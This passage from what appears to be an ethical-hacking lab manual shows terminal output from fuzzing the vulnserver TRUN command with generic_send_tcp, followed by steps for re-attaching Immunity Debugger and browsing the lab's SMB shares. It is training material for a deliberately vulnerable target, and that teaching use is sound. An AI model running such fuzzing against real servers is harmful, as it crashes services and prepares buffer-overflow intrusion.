
File Edit View Search Terminal Help

```
Variablesize= 65534
Fuzzing Variable 0:192
Variablesize= 32768
Fuzzing Variable 0:193
Variablesize= 32767
Fuzzing Variable 0:194
Variablesize= 32766
Fuzzing Variable 0:195
Variablesize= 32765
Fuzzing Variable 0:196
Variablesize= 32764
Fuzzing Variable 0:197
Variablesize= 32763
Fuzzing Variable 0:198
Variablesize= 32762
Fuzzing Variable 0:199
Variablesize= 20000
Fuzzing Variable 0:200
Variablesize= 10000
Fuzzing Variable 0:201
Variablesize= 5000
Fuzzing Variable 0:202
Couldn't tcp connect to target
Variablesize= 4097
tried to send to a closed socket!
Fuzzing Variable 0:203
^Z
[1]+  Stopped                  generic_send_tcp 10.10.10.10 9999 trun.spk 0 0
[x]-[root@parrot]-
#
```


46.  After identifying the buffer overflow vulnerability in the target server, we need to perform fuzzing. Fuzzing is performed to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register.
47.  Click [Windows 10](#) switch back to the **Windows 10** machine and close **Immunity Debugger** and the vulnerable server process.
48.  Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
49.  Click [Parrot Security](#) to switch back to the **Parrot Security** machine.
50.  Minimize the **Terminal** window. Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options.




51. □ The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.



